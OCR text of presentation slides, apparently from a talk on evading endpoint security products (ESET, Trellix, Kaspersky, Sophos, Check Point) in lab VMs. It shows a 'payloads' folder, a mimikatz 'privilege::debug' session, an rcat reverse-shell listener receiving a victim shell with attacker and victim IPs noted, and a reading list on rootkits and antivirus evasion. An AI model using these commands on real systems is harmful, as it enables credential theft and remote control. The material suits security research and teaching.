
Demo


Recycle Bin
Brave
Malwarebyte...
payloads
Manage
File Home Share View Application Tools
This PC › Tools (\\VBoxSvr) (Z:) › edr › payloads
Quick access
Desktop
Downloads
Documents
Pictures
edr
eset
Este
payloads
This PC
Network
Name
Date modified
Type
reset.exe 8/23/2023 8:21 PM Application
resource.rar 8/13/2023 7:01 PM RAR File
SophosReset.exe 8/23/2023 8:21 PM Application
test3.zip 8/6/2023 8:56 PM Compressed (zipp...
test.exe 8/6/2023 8:52 PM Application
5 items 1 item selected 1.40 MB
Documents
File Home Share View
This PC › Documents
Search Documents
bitpass.txt 8/24/2023 12:11 AM Text Document 1 KB
SophosInstall.exe 8/9/2023 3:35 PM Application 3,683 KB
2 items
Type here to search
12:12 AM
8/24/2023
Right Ctrl


Demo


Recycle Bin
Brave
System Recovery
ESET ENDPOINT SECURITY
Protection status
Computer scan
Update
Setup
Tools
Help and support
About
ESET Endpoint Security™, Version 10.1.2046.0
Show modules
Task Manager
Trellix Endpoint Security
Trellix
Scan System
Update Now
Items in the Quarantine: 1
Delete
Restore
Rescan
Status
Event Log
Web Control
Adaptive Threat Protection
ENDPOINT SECURITY PLATFORM
THREAT PREVENTION
mimikatz #
Type here to search
8:37 PM
8/23/2023
3:22 AM
7/27/2023
90°F Mostly cloudy

Demo


Kaspersky
Endpoint Security
Update
Update of databases and application modules
Run update
Rollback of databases to their previous version
Task Manager
Kaspersky Endpoint Security (32 ...
Server Manager
Task Manager
test.exe (2)
Windows Command Processor (3)
Windows Explorer (2)
Background processes (26)
COM Surrogate
CTF Loader
Distributed File System Replicati...
Domain Name System (DNS) Ser...
Host Process for Windows Tasks
Kaspersky Endpoint Security for ...
Kaspersky Seamless Update Serv...
Fewer details
End task
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # privilege::debug
Privilege '20' OK
mimikatz #
Threat
Source
HackTool.Win64.Mimikatz.ZTKE
Spyware
Export
Close
Antivirus+
All Threats Resolved
Some security threats have been removed for your safety.
Total detected: 3
Access denied: 1
Resolved: 2
When found: 8/6/2023
More details...
OK

Demo


Clone of Windows 10 x64 - VMware Workstation
MINGW64:/
./rcat-v3.0.0-win-x86_64.exe listen 9999
nfo: Listening on 0.0.0.0:9999
nfo: Connection Recived
icrosoft Windows [Version 10.0.19045.3448]
c) Microsoft Corporation. All rights reserved.
:\Windows\system32>ipconfig
pconfig
indows IP Configuration
thernet adapter Ethernet0:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::8dca:2edf:7b
IPv4 Address. . . . . : 192.168.147.135
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.147.2
thernet adapter Ethernet:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
thernet adapter Bluetooth Network Connection:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
:\Windows\system32>
*Untitled - Notepad
File Edit Format View Help
ATTACKER-IP: 10.10.5.111
VICTIM-IP: 192.168.147.135
Ln 2 100% Windows (CRLF) UTF-8
Command Prompt
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::8dca:2edf:7b46:161a%15
IPv4 Address. . . . . : 192.168.147.135
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.147.2
Ethernet adapter Ethernet:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Endpoint Security
Anti-Malware
SCANNING 7%
Anti-Bot and URL Filtering
ON
Anti-Ransomware, Behavioral Guard and Forensics
ON
Threat Emulation and Anti-Exploit
ON
Remote Access VPN
DISCONNECTED
Compliance and Posture
NOT INSTALLED
Firewall and Application Control
NOT INSTALLED
Media Encryption and Port Protection
NOT INSTALLED
Capsule Docs
NOT INSTALLED
Full Disk Encryption
NOT INSTALLED
CHECK POINT
Disconnected | 26 September 2023 5:11 PM
Menu
Videos
Local Disk (C:)
DVD Drive (D:) CCC
Network
1 item
Type here to search
91°F Haze
5:11 PM
9/26/2023
Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::8dca:2edf:7b46:161a%14
IPv4 Address. . . . . : 192.168.147.135
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.147.2
Ethernet adapter Bluetooth Network Connection:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
C:\Windows\system32>
*Untitled - Notepad
ATTACKER-IP: 10.10.7.111
VICTIM-IP: 192.168.147.135
Ln 3 100% Windows (CRLF) UTF-8
Command Prompt
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::8dca:2edf:7b46:161a%14
IPv4 Address. . . . . : 192.168.147.135
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.147.2
Ethernet adapter Bluetooth Network Connection:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
C:\Users\admin>
Sophos Home Premium Trial
ACCOUNT OWNER
Status
Dashboard
Add Device
Buy Premium
Help
Scan
Enter License
Help
Contact Support
Get help from one of our specialists.
Get Help
Help Center
Visit the help center to resolve common issues.
Visit Help Center
About
Version : 4.3.1.2
Last Update : Sep 26, 2023 @ 12:23 AM
Check For Updates
Troubleshooting
Advanced settings to troubleshoot problems with your protection.
1 item
1 item selected 121 KB
Type here to search
1:06 AM
9/26/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Mind to read?

- ❑ Windows Internals (Bible)
- ❑ Managed Code Rootkits
- ❑ The Rootkit Arsenal: Escape and Evasion in the Dark Corners of the System
- ❑ Rootkits: Subverting the Windows Kernel
- ❑ The Antivirus Hacker’s Handbook
- ❑ blog.beetles.io/2023/09/27/decoding-cyber-defense-navigating-the-endpoint-security-landscape-part-three
- ❑ And …. Lots of Blogs covers thousands of research regarding the topic.

Thank You